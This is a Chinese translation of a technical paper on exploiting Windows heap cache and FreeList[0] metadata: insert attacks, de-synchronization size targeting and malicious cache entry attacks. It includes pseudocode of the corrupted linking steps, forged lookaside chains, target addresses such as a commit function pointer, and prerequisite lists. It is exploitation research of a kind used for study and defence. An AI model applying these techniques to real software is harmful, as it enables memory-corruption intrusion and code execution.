分配算法将会在FreeList[0]中寻找一个合适的块，并把它释放返回给应用程序。为找到合适的大小，代码将会调用RtlFindEntry()查阅堆缓存。如果找到一个满足大小的条目，RtlFindEntry()并不会根据块头的标记检查这个块的大小，而会直接返回。一般RtlFindEntry()并不会解除任何指针和确定它的大小，除非它在必须查看所有的块的时候返回指针(大于等于8192字节的块)。它将会在FreeList[0]中手动的搜索，从指向的那个块开始到所有catch-all的块。在RtlAllocateHeap()中的调用代码将会调用RtlFindEntry()去查看返回的块，如果返回的块太小的话，它将会改变策略。它不会试着去找一个更大些的块，而是直接放弃，然后扩展堆去满足请求。这种非同步的情况是不常见的，但它并不会导致产生任何的调试信

息或错误。

链接

链接算法对于攻击者来说更有用一些。通常，链接算法要做的就是找到一个相同大小或者更大些的块，并且使用这个块的Blink指针，使它插入到自己的双向链表中。链接代码将会调用**RtlpFindEntry()**去发现一个和它大小一样或更大的块。如果**RtlpFindEntry()**返回的块太小了，它将会重新遍历这个列表去找一个更大的块，而不是直接放弃或报一个错。

插入攻击(Insert Attack)

如果我们间接的破坏了FreeList[0]中的大块的FLink指针，并且这个块在分配搜索过程中被查询，假如我们将它的大小改成小于它本身的大小，这并不会带来危害。分配算法将会简单的扩展堆，并不会去打绕FreeList[0]或者堆缓存(beyond some temporary additions of blocks representing the newly committed memory.)
在链接搜索过程中，我们的恶意指针也将会被搜索到。因此，如果应用程序有一个分配，我们可以得到这个异步的块，并且我们可以控制FLink和BLink和值，这样，我们将会处于一个相当有利的环境中。

下面的图展示了相关模型：




Figure 16 – Insert Attack Step 1

我们在FreeList[0]中得到一系列有效的空闲块，并且在堆缓存中都有相关的条目。我们将会对0x1574D0处的块进行1字节的覆盖：




Figure 17 – Insert Attack Step 2

正如我们期望的，被破坏掉了，改变了这个块的大小。现在假设应用程序申请一个0x1FF的块。这跟我们第一个攻击的方法很类似，但现在，我们将会假设攻击者可以控制并在它通过HeapAlloc()调用前，将前几个字节覆盖掉。




Figure 18 – Insert Attack Step 3

现在，两个很有意义的事情将会发生。首先，我们破坏的堆块将会从合法的FreeList[0]上被移除，因为当移除时它的结点是正确的。其次，堆缓存中关于0x211的条目是不正确的，并且它指向一个大小为0x200的块。

我们的目标是演示如何不安全的链接，这个被称为**FreeList[0] Insertion** attack的攻击是Brett Moore介绍的。客观上，我们需要应用程序释放一个小于0x200但却大于0x91的块。这将会导致堆管理器将这个块放到我们破坏的那个块之前，事实上，那个块并不在FreeList[0]。

作为这次攻击的负载，我们将lookaside表作为目标。将BLink设为0x1506E8, 这个是size为0x2的look-aside表的块的基址。(0x150688+0x30*2)

(我们假设应用程序后面会有分配和释放的行为，但它是没有意义的，因为系统并不需要必须去释放一个块，因为将一个块分割，并把合适的块返回将会达到同样的效果。)

为了让事情更简单，我们假设应用程序释放了大小为0x1f1的块，将会发生如下事情：

Listing 17 – Linking Walkthrough

```
afterblock = 0x1574d8;
beforeblock = afterblock->blink; // 0x1506e8
newblock->flink = afterblock; // 0x1574d8
newblock->blink = beforeblock; // 0x1506e8
beforeblock->flink = newblock; // *(0x1506e8)=newblock
afterblock->blink = newblock; // *(0x1574d8 + 4)=newblock
```

堆管理器将会将我们块的地址写到 look-aside 表的 0x1506e8 指针的地方。这将会用我们自己的结构来代码任何已存在的 look-aside 表的结构。它看起来如下：

Listing 18 – Look-aside Representation

```
lookaside base(0x1506e8) -> newblock(0x154bb8)
newblock(0x154bb8) -> afterblock(0x1574d8)
afterblock(0x1574d8) -> evilptr(0xAABBCCDD)
```

因此，从 look-aside 表中进行三次分配后，将会把我们任意写好的地址，0xaabbccdd 返回给应用程序。看起来如下：




Figure 19 – Insert Attack Step 4

摘要

如果攻击者可以改变堆缓存中指向的块的大小，这个块并不会从堆缓存中被移除，并且，这个旧的指针将会被保留。如果攻击者可以使得应用程序从旧的指针处分配一个堆块，并且攻击者可以控制堆中的内容，它将可以提供恶意的FLink指针和BLink指针。

当一个新块被链入FreeList[0]的时候，攻击者可以将FLink和BLink覆盖成look-aside表的基址。这个插入的攻击在Brett Moore的Heaps about heaps(Moore 2008)中有详细的描述。

攻击者可以将一个新块插入到坏的那条堆缓存条目之前，这就意味着，新块的地址将会被攻击者控制的BLink的指针覆盖。

由于BLink指向一个look-aside表的基址，攻击者便可以提供他们自己的单链表结构，并且，之前任意写入的FLink指针在以后的分配中会应用到。

这个攻击最后的结果就是攻击者可以将可控的数据写入任意的地直一，通过控制返回分配请求的地址。

先决条件

- 攻击者必须能够修改在堆缓存中存在的，并且是空闲块的大小
- 攻击者必须预测后随后应用程序会有分配请求

□ 攻击者必须避开可以导致分割或重新链入的破坏的块，或者准备初始化数组防止被合并。

□ 攻击者必须控制通过堆缓存分配的堆块的前两个DWORD.

已知攻击

这种攻击是非常特别的，它需要能够对大于1024字节的块进行1-4字节的覆盖。除了这个，它必须得使用堆缓存去建立，在Brett Moore的Heaps about Heaps中，有相关类型的包括插入，搜索，重新链入的攻击。

把异步大小作为目标(De-synchronization Size Targeting)

通常在攻击堆缓存的实战中，在FreeList中将会有一系列的链入和释放操作。这些事情将会使得复杂的多步攻击变成概率性事情或不确定性事情。

除了上面讲的各种场景，块分割将会引起Freelist异常。当更大的请求不能满足大小时，块分割将会发生。

这个空闲块将会分割成两个块，一个返回块，一个剩余块。返回的块将会返回给应用程序，所以它将会从Freelist[0]中移除掉，并被标记为Busy， 剩余的块将会重新生成一个新的块头，和它的邻居合并，然后被链入FreeList[n]。

如果能控制应用程序的分配和释放行为，攻击者将会有一些方法来增加攻击的成功率。

我们将主要看其中一个技巧，为一个特殊的分配大小，在堆缓存中创建了一个洞，并且使用堆缓存中的条目去保护这个洞不被处理。

Shadow Free Lists

在真实环境中的程序处理不一样的执行流行的大体方法主要是保持堆缓存的一致性。这就意味着大部分的请求应该以指向有效的FreeList[0]堆块结束，并且系统应该正确的处理。如果攻击者将一个特殊的分配大小作为目标，一个伪造的FreeList[0]将会被创建，并且在堆缓存中一个特殊的条目将会被创建。

考虑堆缓存中存在着如下三个堆块:




Figure 20 – De-synchronization Size Targeting

这里，FreeList[0]有一个头结点和两条条目(在0x155Fc0和0x1595e0)
它们是有效的并且和相对应的堆缓存条目同步。现在，我们有一个旧的不同步的条目(条目0x92在堆缓存中)。它指向了一个伪造的FreeList[0]中，这个Freelist[0]并没有一个头节点。

建立这么一个伪造链表是相对比较直接的，依赖于攻击者控制分配和释放的能力。一旦当你做了一个异步的并且分配选择了这个异步的块，你将会在堆缓存中拥有一条旧的指针，但是FreeList[0]还是合法的。这个索引是错的，但这个list还是会很连贯的。从中可以看出，如果你通过选择堆缓存中这个恶意的条目链接了新的空闲块，新插入的条目将会被插入到这个伪造的freeList[0]中。这条list仅仅能通过堆缓存到达，但它不会通过正常的搜索freeList[0]而访问。

分配

为了显示它为什么这么有用，我们首先考虑分配。

我们先假设当我们攻击系统的时候，0x92这个临界的值的块将会被使用，并且我们想要请求改变它的状态。如果我们重新请求，将会通过bitmap来确定这个块的大小。这里，我们阻止了查看是否存在0x91的动作。

让我们考虑下面可能的情况：

□ 当请求小于等于0x91时，这个合法的0x91的块将会被使用并返回。如果攻击者为在**FreeList[0]**中的多个0x91的堆块做准备的时候，他们将会被用为权宜之计去保护那个恶意的条目。

□ 当请求为0x 92时，它将会试着去使用那条恶意的free list, 但是看到它太小而不处理这个请求。因此，它将会放弃这个恶意的free list 并且对堆进行扩展，然后使用新的内存去满足这个分配请求(当我们将块的大小设为非常小的时候，这种情况将会发生)

□ 如果请求0x93大小的块，它将会使用合法的free list去搜索。

链接搜索

现在，我们考虑链接搜索。
□ 如果搜索一个小于等于0x91的块，那么那么合法的freelist中的大小为0x91的堆块将会被返回

□ 如果搜索大小为0x93的块，那个合法的freelist将会被使用，这是无害的。

□ 如果搜索0x92的话，这个恶意的Ifreeklist会被使用。在链接的时候，它将会发现它的大小有点小，然后它将会跟着恶意的Flink去继续找。从这点上看，系统将会处理这个伪造的**FreeList[0]**。这个将会被用作之前描述的插入和链接攻击。

恶意缓存条目攻击(Malicious Cache Entry Attack)

到现在为止，我们主要是围绕着在堆缓存中创建坏的指针来分析攻击。这里有一个不太相同的攻击方法，就是将攻击者可控的指针直接插入堆缓存中。
当一个有效的块从堆缓存中移除的时候，代码将会把这个块的FLink指针更新到堆缓存中，如果FLink被破坏的话，这将会导致攻击的环境。

这个攻击非常类似Moore的关于FreeList[0]的搜索。

堆缓存将会动态的更新，这样，攻击者就可以改变少许的数据结构和改变下FreeList[0]的一个特殊的子集。

当堆缓存删除一个给定的大小的块时，它将会把指针更新为在FreeList[0]中下一个合适的块。

如果没有合适的块，它将会把指针置为NULL,并且清空它的bitmap中的位。

一般的，大小为1024到8192大小的块都可能在堆缓存中有条目，并且，大于或等于8192字节将会放到最后一个条目中。

在正常情况下，堆缓存中保存的大小，即是指向的堆块本身的大小，并且，最后一条将会指向FreeList[0]中的第一条，那个对于堆缓存来说太大了以至于不能去索引。下图展示了正常情况下堆块和堆缓存的情况：




Figure 21 – Malicious Cache Entry Attack Diagram

这里，我们看到堆缓存的一部分，并且，我们看到大小为0x100的条目指向0x155Fc0处的堆块。而0x155FC0处的堆块指向0x1574D0, 这个堆块在堆缓存中并没有索引。在0x1595E0处，还有一个大小为0x101的块，同时，它在堆缓存中有索引。

所以，当 0x155FC0 从堆缓存中移除的时候，这个大上为 0x100 的条目将会被更新，按照上面的情况，它将会被更新为 0x1574D0。如果 0x1574D0 处的块被移除了，那么它将指向 NULL。

移除的算法主要是通过堆块的FLink指针来在FreeList[0]中寻找下一个块。如果那个块有合适的大小，它将会被在堆缓存中索引。对于catch-all的条目，它将不会解除FLink指针，因为它不需要对大小进行匹配。(它仅仅需要确定在FreeList[0]中是否不是最大的块)。

所以，当攻击者通过内存破坏提供一个恶意的FLink的值，并且这是一个正常的指向合适的值的一个指针，这个指针将会被更新到堆缓存表里去。

在之前的攻击，我们改变空闲块的大小，然后它将在堆缓存中不会被移除，这样会导致旧的指针返回给应用程序。而在这个攻击中，我们试着破坏空闲块的FLink指针，并把它更新到堆缓存里面去。一旦我们将任意的值写入堆缓存，它将会被返回给应用程序，导致对任意内存的写操作。

Dedicated Bucket

对于不在catch-all的条目，你需要预测一个你想要覆盖的大小，并且提供一个指向前两个字节等于块大小的指针。
如果大小错了，堆缓存并不会被更新，然后将会处在一个不同步的，就跟我们最开始描述的那种状态。
尽管如此，我们可以假设一下通过一些规则来预测目标块的大小。举个例子，如果你需要通过下面的值来覆盖这个块：




Figure 22 – Malicious Cache Entry Attack Dedicated Bucket Step 1
假设攻击者知道这个块的大小，并且覆盖成如下：




Figure 23 – Malicious Cache Entry Attack Dedicated Bucket Step 2

本质上，攻击者只是改变了FLink指针。它利用了攻击者知道那个空表的结点将会指向它本身，所以0x15208处的块将会被解释成如下：




Figure 24 – Malicious Cache Entry Attack Dedicated Bucket Block

现在，攻击者将会让应用程序分配内存直到这个恶意的0x150210的值被写入了堆缓存大小为0x208的地方。

注意到这个被破坏块的大小为0x208,并且这个块FLink指针指向的0x150208的大小为0x208。
因此，当这个破坏的块从堆缓存中移除的时候，它将会进行大小检测，堆缓存将会被更新为0x150208。
下一次分配大小为0x208的时候，将会把0x150210处的块返回给应用程序，这将允许攻击者去覆盖一些堆块头部的数据结构。

最简单的方法就是覆盖为0x15057C处的指针，这个地址在下一次堆扩展的时候将会被调用。

Catch-all Bucket

当攻击catch-all中的块时，并不是必须预测大小的，默认的，它包含了大于或等

于8192字节的块。

这里，最主要的条件是确定块是否大于等于8192字节，你选择的小于攻击大小的块，将会被在你覆盖块之前被分配。

需要确认的是你提供的条目将会放到堆缓存的最后一块中，在下一次大的分配的时候将会返回你提供的地址。

举个例子，如果你覆盖了如下的块：




Figure 25 – Malicious Cache Entry Attack Catch-all Bucket Step 1

将它覆盖成如下：




Figure 26 – Malicious Cache Entry Attack Catch-all Bucket Step 2

假设你可以通过偶然的BUSY标志或其它计划导致的合并，并且每个大小大于等于0x400(8192/3)的块都会被分配，你提供的恶意的FLink0x150570的指针将会被

更新到堆缓存中。

然后，下一个在8192和11072中间的分配请求将会返回0x150578, 这将允许你去覆盖0x15057c处的commit函数的指针。

这个大小将会通过RtlAllocateHeap()来确认，它将会将这个块解释为如下：




Figure 27 – Malicious Cache Entry Attack Catch-all Bucket Block

摘要

如果攻击者能够覆盖FreeList[0]中的大块的FLink指针，这个值将会被更新到堆缓存中。当程序下一次试图分配这个大小的块时，它将会返回给攻击者可控的指针。

先决条件

□ 攻击者必须能够覆盖空闲块的**FLink**指针

